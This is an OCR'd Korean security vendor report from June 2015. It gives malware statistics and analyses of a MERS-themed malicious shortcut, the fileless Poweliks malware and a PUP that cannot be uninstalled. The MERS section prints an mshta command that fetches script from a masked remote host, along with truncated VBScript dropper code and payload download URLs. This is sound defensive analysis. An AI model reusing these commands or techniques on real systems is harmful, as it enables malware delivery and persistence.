
Security Trend

ASEC REPORT

VOL.66

June, 2015



AhnLab

ASEC REPORT

VOL.66 June, 2015

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다

2015년 6월 보안 동향


Table of Contents

1

보안 통계
STATISTICS

01 악성코드 통계


ASEC이 집계한 바에 따르면 2015년 6월 한 달간 탐지된 악성코드 수는 1,605만 3,772건이다. 이는 전월 1,814만 4,414건에 비해 209만 642건 감소한 수치다. 한편 6월에 수집된 악성코드 샘플 수는 596만 7,561건이다.



[그림 1-1] 악성코드 추이(2015년 4월 ~ 2015년 6월)

* '탐지 건수'란 고객이 사용 중인 V3 등 안랩의 제품이 탐지한 악성코드의 수를 의미하며, '샘플 수집 수'는 안랩이 자체적으로 수집한 전체 악성코드의 샘플 수를 의미한다.

[그림 1-2]는 2015년 6월 한 달간 유포된 악성코드를 주요 유형별로 집계한 결과이다. 불필요한 프로그램인 PUP(Potentially Unwanted Program)가 52.27%로 가장 높은 비중을 차지했고, 트로이목마(Trojan) 계열의 악성코드가 38.16%, 애드웨어(Adware)가 3.55%로 그 뒤를 이었다.



[그림 1-2] 2015년 6월 주요 악성코드 유형

[표 1-1]은 6월 한 달간 가장 빈번하게 탐지된 악성코드 10건을 진단명 기준으로 정리한 것이다. PUP/Win32.BrowseFox가 총 224만 7,767건으로 가장 많이 탐지되었고, PUP/ Win32.MicroLab이 163만 7,087건으로 뒤를 이었다.

[표 1-1] 2015년 6월 악성코드 탐지 최다 10건(진단명 기준)

순위	악성코드 진단명	탐지 건수
1	PUP/Win32.BrowseFox	2,247,767
2	PUP/Win32.MicroLab	1,637,087
3	PUP/Win32.Helper	566,168
4	PUP/Win32.Enumerate	469,069
5	PUP/Win32.SearchProtect	464,081
6	PUP/Win32.MyWebSearch	423,805
7	PUP/Win32.Generic	317,718
8	PUP/Win32.CloverPlus	316,134
9	PUP/Win32.CrossRider	313,411
10	PUP/Win32.IntClient	294,997

02
웹 통계


2015년 6월 악성코드 유포지로 악용된 도메인은 1,459개, URL은 1만 3,047개로 집계됐다. 또한 6월의 악성 도메인 및 URL 차단 건수는 총 403만 7,996건이다.

[그림 1-3] 악성코드 유포 도메인/URL 탐지 및 차단 건수(2015년 4월 ~ 2015년 6월)

* '악성 도메인 및 URL 차단 건수'란 PC 등 시스템이 악성코드 유포지로 악용된 웹사이트에 접속하는 것을 차단한 수이다.

03
모바일 통계

2015년 6월 한 달간 탐지된 모바일 악성코드는 27만 7,313건으로 집계됐다. 이는 전월 15만 3,307건에 비해 12만 4,006건 증가한 수치다.



[그림 1-4] 모바일 악성코드 추이(2015년 4월 ~ 2015년 6월)

[표 1-2]는 6월 한 달간 탐지된 모바일 악성코드 유형 중 상위 10건을 정리한 것이다. 악성코드 접수량이 전반적으로 고르게 증가했으며, Android-PUP/SMSReg가 지난 5월에 이어 가장 많이 발견되었다.

[표 1-2] 2015년 6월 유형별 모바일 악성코드 탐지 상위 10건

순위	악성코드 진단명	탐지 건수
1	Android-PUP/SmsReg	127,710
2	Android-PUP/Zdpay	17,427
3	Android-Trojan/Opfake	15,558
4	Android-Trojan/AutoSMS	14,364
5	Android-PUP/Noico	11,804
6	Android-Trojan/FakeInst	9,422
7	Android-PUP/Mulad	9,400
8	Android-PUP/SmsPay	7,386
9	Android-Trojan/SmsSpy	5,452
10	Android-PUP/Airpush	5,272

2

보안 이슈
SECURITY ISSUE

01 '메르스' 이용한 악성코드 유포…주의!

지난 5월 처음 발병해 한 달여 동안 사회적 불안과 경제 전반에 심각한 타격을 야기했던 '중동호흡기증후군(Middle East Respiratory Syndrome, MERS)'을 이용한 사회공학적 기법의 악성코드가 발견됐다. 이번에 발견된 악성 파일인 '중동호흡기증후군 관리지침 3-2판.docx.lnk'는 윈도우 바로가기 파일 형식을 하고 있다.

그림 2-1 | 중동호흡기증후군 관리지침 3-2판.docx.lnk

해당 파일의 등록 정보를 확인해 보면 아래 [그림 2-2]와 같이 정상 파일 'mshta.exe'을 이용하여 'http://ll.********.com/link/index.php'에 접속하는 것을 알 수 있다.

대상(T): C:\WINDOWS\system32\mshta.exe http://ll.********.com/link/index.php

그림 2-2 | 중동호흡기증후군 관리지침 3-2판.docx.lnk의 등록 정보

사이트 'http://ll.*********.com/link/index.php'는 VBS(Visual Basic Script)로 작성된 스크립트로, 해당 사이트에 접속하면 'SysErrCheck.vbs'라는 파일을 생성 및 실행한다.

표 2-1 | 파일 'index.php'

```
<html>
<head>
   <title>
   </title>
   <script language=vbscript>
      on error resume next

      function a()

      Set WshShell = CreateObject("Wscript.Shell")
      Set WshSysEnv = WshShell.Environment("Process")

      temppath = WshSysEnv.Item("TEMP")
      temppath = temppath + "\"+"
      SysErrCheck.vbs "

          Set fso = CreateObject("Scripting.
FileSystemObject")
      Set vbsfile = fso.CreateTextFile(temppath, True)
      vbsfile.Close

이하 생략
```

표 2-2 | 생성되는 파일 경로

%TEMP%\SysErrCheck.vbs

'SysErrCheck.vbs'가 실행되면 사용자에게 보여주기 위한 정상 DOC 파일과 악성 JPG 파일을 특정

사이트로부터 다운로드 후 실행한다.

표 2-3 | 다운로드 주소

http://ll.*********.com/link/중동호흡기증후군 관리지침 3-2판.docx
http://ll. *********.com/link/ahnupdat.jpg

1. 정상 DOC 파일

아래 코드는 파일 'SysErrCheck.vbs'의 일부로, 코드가 실행되면서 아래 [그림 2-3]와 같이 "중동호흡기증후군 관리지침 3-2판.docx"의 내용이 나타난다.

표 2-4 | DOC 파일 실행 코드

[SysErrCheck.vbs]

```
FolderName = WshSysEnv.Item("TEMP")
filenamedoc=FolderName+"\"+txtfilename
intReturn = shell.Run(filenamedoc, 1, false)
이하 생략
```

그림 2-3 | 중동호흡기증후군 관리지침 3-2판.docx

2. 악성 JPG 파일

마찬가지로 아래 코드가 실행되면서 악성 JPG 파일을 '%TEMP%' 경로에 'SportLove.jpg'라는 파일명으로 저장한다.

표 2-5 | JPG 파일 생성 코드

[SysErrCheck.vbs]

```
FolderName = WshSysEnv.Item("TEMP")
filename=FolderName+"\"+"SportLove.jpg"
이하 생략
```

'SportLove.jpg' 파일을 실행하면 다음과 같이 이미지를 보여주기 때문에 사용자는 해당 파일을 정상적인 이미지 파일로 인식하기 쉽다.

그림 2-4 | SportLove.jpg 실행 시 출력되는 이미지

악성 파일인 'SportLove.jpg'는 파일 내부에 악성코드를 포함하고 있으며 파일 구조는 아래 [그림 2-5]와 같다.




그림 2-5 | SportLove.jpg의 파일 구조

악성코드 영역에는 PC에 생성할 악성코드 파일명과 암호화된 악성코드가 존재하며, 'SysErrCheck.vbs'가 실행되면서 해당 영역을 복호화한 후 'svchost.exe'를 생성한다.

표 2-6 | 생성되는 파일 경로

[파일 경로]
%USERPROFILE%\시작 메뉴\프로그램\시작프로그램\svchost.exe




그림 2-6 | 악성코드 영역에 포함된 파일명

'svchost.exe'는 다음과 같이 다운로드 기능을 가진 악성코드를 제작하기 위한 도구이다.

그림 2-7 | svchost.exe의 기능

위의 도구로 제작된 악성코드를 분석해 보면 인터넷 익스플로러(IE)를 실행하여 공격자가 설정한 서버 주소로부터 특정 파일의 다운로드를 시도한다.

특정 파일 다운로드에 성공하면 해당 파일, 즉 [표 2-7]에 붉은 색으로 표시된 파일에 포함된 설정 값을 읽어 들인 후에 추가로 악의적인 동작을 수행하는 것으로 보인다. (단, 서버 주소는 공격자의 설정에 따라 달라지기 때문에 추가 확인은 불가능하다.)

표 2-7 | 제작된 악성코드정보

[내부 정보]			
00005430	00407030	0	192.168.216.129\update2014.php?id=TEST
000054B0	004070B0	0	192.168.216.129\download2014.htm
00005530	00407130	0	192.168.216.129\DownLoadSuccess.php
000055B0	004071B0	0	192.168.216.129\DownLoadFail.php
00005630	00407230	0	192.168.216.129\ExeFail.php

그림 2-8 | 감염 PC에서 파일을 찾는 기능

사회공학기법은 시스템의 취약점이 아닌 사람들간의 기본적인 신뢰를 바탕으로 사람을 속이는 공격기법을 통칭하는 것으로, 시스템의 취약점이 아닌 불안과 흥미에 취약한 사람의 마음을 이용한 공격이다. 특히 메르스 사태와 같이 사람들의 불안 심리를 자극하는 경우가 많아 이러한 공격의 피해를 최소화하기 위해서는 사용자들의 각별한 주의가 필요하다.

한편 V3 제품군은 해당 악성코드를 아래와 같은 진단명으로 탐지하고 있다.

<V3 제품군의 진단명>

Win-Trojan/Builder.1779200 (2015.06.09.03)
VBS/Downloader (2015.06.09.03)
HTML/Downloader (2015.06.09.03)
JPEG/Dropper (2015.06.09.03)

02 파일이 존재하지 않는 레지스트리 은닉형 악성코드?!

시스템 상에 파일로 남지 않고 레지스트리에 숨어 실행되는 악성코드가 또 다시 기승을 부리고 있어 사용자들의 더욱 각별한 주의가 요구된다.

지난해부터 이슈가 되었던 파워릭(Powerliks) 악성코드가 올 상반기 동안에만 전세계적으로 약 20만 대의 컴퓨터를 감염시킨 것으로 알려졌다. 파워릭이 윈도우(Windows) 시스템 상의 레지스트리를 악성 행위에 이용하는 방식은 기존의 악성코드와 크게 다를 것이 없으나, 시스템에 파일 형태로 존재하지 않는다는 차이가 있다.

파워릭 악성코드가 실행되면 이후 악성 행위에 이용할 파워쉘(PowerShell)과 관련된 윈도우 업데이트(Windows Update)를 다운로드한다.




그림 2-9 | 윈도우 파워쉘 설치

이후 [그림 2-10]의 경로에 레지스트리 키 값을 추가한다. 해당 경로는 일반적으로 악성코드가 시스템 시작 시 자동 실행되도록 하기 위해 자신의 파일 경로 값을 등록하는 경로이다. 여기에서 주목할 부분은 레지스트리에 등록된 키 값이다.




그림 2-10 | 악성코드가 등록한 레지스트리 키 값

악성코드는 대부분 원본 파일을 삭제한 후, 아래의 예시와 같이 사용자의 눈에 띄지 않는 경로의 폴더에 자신을 복사한 뒤 이를 레지스트리에 등록한다.

* 일반적인 악성코드의 자가 복제 경로 예시
C:\Windows\System32
C:\Documents and Settings\[사용자 계정]\Local Settings\Temp

그러나 파워릭 악성코드는 [그림 2-11]과 같이 정상 프로세스인 rundll.exe와 mshtml.dll을 이용해 특정 키 값의 내용을 읽어 들인다.

그림 2-11 | 정상 프로세스를 이용해 불러들이는 특정 키 값

파워릭은 "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\(Default)" 경로의 암호화 된 키 값을 복호화한 뒤, 앞서 사용자 몰래 시스템에 설치했던 파워쉘을 통해 DLL 파일을 메모리에 로드한다. 이로써 실제 파일이 시스템에 남지 않는 형태를 이루게 된다.

해당 악성코드는 메모리 상에서만 동작하며, 시스템 정보 전송 및 C&C 서버로부터 받은 명령 수행 등의 악의적인 행위를 수행한다. 단, 분석 당시에는 C&C 주소와의 연결은 이뤄지지 않았다.

그림 2-12 | C&C 주소




그림 2-13 | C&C IP

또한 파워릭은 자신이 등록 한 레지스트리 값을 보호하기 위해 키 값 등록 시 유니코드(Unicode)를 사용했다. 레지트스리 편집기인 Regedit.exe는 Non-ASCII 문자는 읽을 수 없기 때문에 사용자가 해당 레지스트리 접근 시 읽기 오류(Open error)가 발생한다.

그림 2-14 | 유니코드로 된 키 이름에 의한 읽기 오류 발생

공격자는 보안 솔루션의 탐지를 최대한 회피하기 위해 끊임없이 다양한 공격을 시도한다. 일명 '파일 없는 악성코드(Fileless Malware)'로 불리는 파워릭은 시작에 불과할 뿐이다.

한편 V3 제품군에서는 파워릭 악성코드를 아래와 같은 진단명으로 탐지한다.

<V3 제품군의 진단명>

Trojan/Win32.Caphaw (2014.08.04.02)
Trojan/Win32.Poweliks (2014.08.05.00)

03 악성코드만큼 악의적인 PUP

악성코드는 아니지만 PC를 느려지게 하거나 광고창을 반복적으로 노출하는 등 사용자들에게 불편을 초래하는 프로그램이 있다. 교묘하게 사용자의 동의를 받고 설치되는 '불필요한 프로그램', 즉 PUP(Potentially Unwanted Program)가 그것이다. 대부분의 백신(Anti-Virus) 제품들은 악성 프로그램은 아니지만 잠재적으로 사용자가 불편을 느낄 수 있는 프로그램 등을 PUP로 분류하고 있다. 그런데 최근에는 수동으로 삭제할 수 없도록 방해하는 악의적인 PUP가 나타나 사용자들의 피해를 야기하고 있다.

악성코드는 PC 내에 오랫동안 존재하기 위해 사용자 몰래 실행되어 백그라운드로 동작하는 반면, PUP의 주된 목적은 더 많은 광고를 노출하거나 특정 프로그램 사용을 유도하는 것이다. 사용자에게는 PUP가 실질적으로 더 큰 불편을 초래하기도 한다.

대부분의 PUP는 [제어판 > 프로그램 제거]에서 해당 프로그램의 '제거 프로그램(Uninstaller)'을 이용해 삭제할 수 있다. 문제는 최근 제거 프로그램을 실행해도 제거되지 않는 PUP가 등장하고 있다는 점이다.

최근 발견된 PUP인 'Search Protect'는 'oursurfing_installer.exe' 이라는 설치 프로그램(installer)이 실행된 후 추가 다운로드를 통해 PC에 설치되는 파일이다.

그림 2-15 | oursurfing_installer.exe

설치 파일 'oursurfing'에 의해 설치된 PUP, 'Search Protect'의 주요 특징은 다음과 같다.
① 허위 제거 프로그램(Fake Uninstaller) 등록
② 프로그램 제거 후에도 브라우저 실행 시, 시작페이지가 원상 복구되지 않는 증상

'Search Protect'의 특징을 좀 더 세분화하여 살펴보면 다음과 같다.

1. 주요 기능

해당 프로그램이 설치되면 아래와 같이 메모리에 상주하면서 웹 브라우저의 기본페이지, 기본 검색 공급자를 Temp 폴더의 HomePage.dat 파일 내용으로 변경한다.

표 2-8 | PUP 설치후 실행 중인 프로세스(위) 및 HomePage.dat 파일 내용(아래)

상주 프로세스(실행 중인 프로세스)
C:\Program files\XTab\cmdshell.exe C:\Program files\XTab\hpnotify.exe
C:\Users\[사용자계정명]\AppData\Local\Temp\HomePage.dat 파일 내용
http://www.oursurfing.com/?type=hp&ts=1433380719&z=33/*중간생략*/

그림 2-16 | 크롬 및 IE 브라우저에 등록된 시작 페이지

사용자가 수동으로 시작 페이지 설정을 변경할 수는 있다. 그러나 기본 검색 공급자는 사용자가 설정할 수 없으며 Hompage.dat 파일 내용의 URL로 설정된다.

그림 2-17 | Search Protect 프로그램

2. 허위 삭제 프로그램(Fake Uninstaller) 등록

일반적으로 PUP가 설치되었을 때 제어판에서 제거 프로그램을 실행하면 정상적으로 제거 될 것으로 생각하기 쉽다.

그러나 [제어판 > 프로그램 제거] 항목에서 'oursurfing uninstall' 확인 후 [프로그램 제거]를 시도하면 프로그램 제거가 진행되는 것처럼 보이지만 아래와 같이 프로세스 바(progress bar)가 모두 진행된 이후에도 별다른 변화가 나타나지 않는다. 이때 '계속(Continue)'을 클릭하면 [그림 2-18]와 같이 'Repare'라는 버튼이 나타난다. 프랑스어(또는 포르투갈어)로 추정되는 이 'Repare'를 선택하면 '복원했다'는 메시지가 나타나지만 실제로는 어떠한 동작도 수행하지 않는다.

그림 2-18 | oursurfing uninstall 실행 시 나타나는 화면

'계속'을 선택하지 않고 종료 버튼(X)을 클릭하더라도 관련 프로그램은 정상적으로 삭제되지 않는다. 해당 프로그램 제거(Uninstaller) 파일은 단순히 UI만 보여주는 역할을 할 뿐이며, 실제로 PUP를 제거하기 위한 파일들은 PUP프로그램의 경로가 아닌 별도의 폴더에 존재한다.

표 2-9 | 설치된 PUP 경로 (위)/제어판의 제거 프로그램 경로(아래)

실제 Search Protect 프로그램 경로
C:\Program files\XTab
제어판에 등록된 oursurfing Uninstall 파일 경로
C:\Users\[사용자계정명]\AppData\Roaming\oursurfing

그림 2-19 | 설치된 PUP 폴더(왼쪽)/
제어판에 등록된 Uninstall 폴더(오른쪽

설치된 PUP를 제거하는 기능을 가진 실제 파일은 위 그림에서 확인되는 'C:\Program files\XTab\uninstall.exe' 파일이다. 따라서 사용자가 [제어판 > 프로그램 제거]에서 삭제를 시도하더라도 설치된 PUP는 삭제되지 않으며, 'C:\Program files\XTab\uninstall.exe' 파일을 실행해야만 제거할 수 있다.




그림 2-20 | C:\Program files\XTab\uninstall.exe 실행 화면

3. 브라우저의 시작페이지가 원상 복구되지 않는 증상

사용자가 위의 경로에서 실제 제거프로그램인 uninstall.exe를 찾았다면 이를 통해 해당 프로그램을 삭제한 후 브라우저를 실행해 볼 것이다. 그러나 PUP가 제거되었음에도 불구하고 브라우저 실행 시 시작페이지는 [그림 2-21]과 같이 'oursurfing' 검색페이지로 나타난다.

그림 2-21 | 브라우저 실행시 시작 페이지

이는 해당 PUP가 설치될 때 [그림 2-22]과 같이 브라우저 lnk 파일의 [대상]에 브라우저의 파라미터로 해당 URL을 등록했기 때문이다.




그림 2-22 | 브라우저 lnk 파일에 등록된 URL

일반적으로 사용자는 바탕화면, 시작프로그램, 작업표시줄(시작버튼 표시줄)의 lnk 파일을 눌러 브라우저를 실행한다. 따라서 이와 같이 lnk 파일의 [대상]에 특정 URL이 파라미터로 등록된 경우에는 PUP가 제거되더라도 브라우저 실행 시 등록된 URL 페이지가 실행된다.

이러한 증상이 나타날 경우, 아래와 같은 조치가 필요하다.

① 변경된 lnk 파일 삭제 후 재생성 (또는, 파일 속성 > [대상] 수정)

표 2-10 | 바탕화면, 시작메뉴 및 작업표시줄의 lnk 파일 경로

대상 파일	lnk 파일의 실제 경로
바탕화면의 브라우저 lnk 파일	C:₩Users₩[사용자계정명]₩Desktop
시작메뉴₩프로그램의 브라우저 lnk 파일	C:₩ProgramData₩Application Data₩Microsoft₩Windows₩Start Menu₩Programs
작업표시줄의 브라우저 lnk 파일	#작업 표시줄 C:₩Users₩[사용자계정명]₩AppData₩Roaming₩Microsoft₩Internet Explorer₩Quick Launch #사용자 지정 작업표시줄 C:₩Users₩[사용자계정명]₩AppData₩Roaming₩Microsoft₩Internet Explorer₩Quick Launch₩User Pinned₩TaskBar

만약 lnk 파일을 삭제하고 싶지 않다면, 해당 파일을 선택 후 속성을 클릭하여 [대상]에서 실행하는 브라우저 프로그램명 뒤의 URL부분을 삭제하고 [적용]을 클릭하면 된다. 또한, 해당 PUP는 아래와 같이 레지스트리를 변경하기 때문에 가급적 레지스트리 확인 후 기본값으로 수정하는 것을 권장한다.

② 레지스트리 값 수정

표 2-11 | IE 설정 관련 레지스트리 경로

레지스트리 경로	
HKU\<계정>\Software\Microsoft\Internet Explorer\Main HKLM\Software\Microsoft\Internet Explorer\Main	
레지스트리 키	**대상(Internet Explorer)**
Start Page	인터넷 옵션 > 홈페이지
Search Page	인터넷 옵션 > 추가 기능 관리 > 검색 공급자
Default_Page_URL	인터넷 옵션 > 홈페이지 > 기본값 사용
Default_Search_URL	인터넷 옵션 > 추가 기능 관리 > 검색 공급자(기본 값)

그림 2-23 | PUP가 변경한 경로

해당 PUP는 윈도우 파워쉘(Windows PowerShell)을 이용하여 설치를 진행하는 것으로 확인되었다. 따라서 윈도우 파워쉘이 기본으로 설치되어 있지 않은 OS인 Windows XP를 사용할 경우 설치가 정상적으로 진행되지 않을 수 있다. 그러나 이 경우에도 앞서 설명한 2번 항목의 증상은 나타난다.

한편, PUP를 통해서 유포되는 파밍 악성코드도 증가하고 있다. 대부분의 파밍 악성코드는 파일 실행이나 프로그램 설치 등의 행위를 하지 않고 웹사이트에 접속만 해도 악성코드를 감염시키는 '드라이브-바이 다운로드(Drive-by-download)' 방식을 통해 유포된다. 그러나 최근에는 PUP의 업데이트 모듈을 이용하여 파밍 악성코드를 유포하는 사례도 최근 자주 발견된다.

PUP, 즉 불필요한 프로그램은 인터넷을 통해서 다운로드 받은 프로그램을 설치할 때 같이 설치된다. 아래와 같이 인터넷 익스플로러 다운로드 창으로 위장한 프로그램 설치 화면 하단에는 '제휴 프로그램 설치 안내 문구와 설치 여부를 확인하는 체크 상자'가 표기되어 있다. 무심코 넘어갈 경우 사용자도 모르는 사이 시스템에는 불필요한 프로그램이 설치된다.




그림 2-24 | 정상 다운로드 창(상)/ 다운로드 창으로 위조된 설치 화면(하)

이렇게 설치된 불필요한 프로그램은 업데이트를 위하여 주기적으로 통신하며 새로운 파일을 다운로드 및 실행한다.

그림 2-25 | 업데이트 서버 패킷 정보

해당 악성코드 제작자는 파일을 다운로드 할 때 사용하는 주소 부분인 'down url'을 악성코드를 업로드 해둔 주소로 바꿔치기하는 방법으로 파밍 악성코드를 유포하였다.

표 2-12 | 변경된 'down url'

기존 down url
http://api.**********.com/wms/df/Wiseman.exe
변경된 down url
http://*********/ta/Wiseman.exe p://*********/ta/Wiseman.exe

이렇게 다운로드 된 파일은 [그림 2-26]와 같이 자동 압축 해제(self-extracting, SFX) 파일 형식이다.

그림 2-26 | 다운로드 된 파일 wiseman.exe

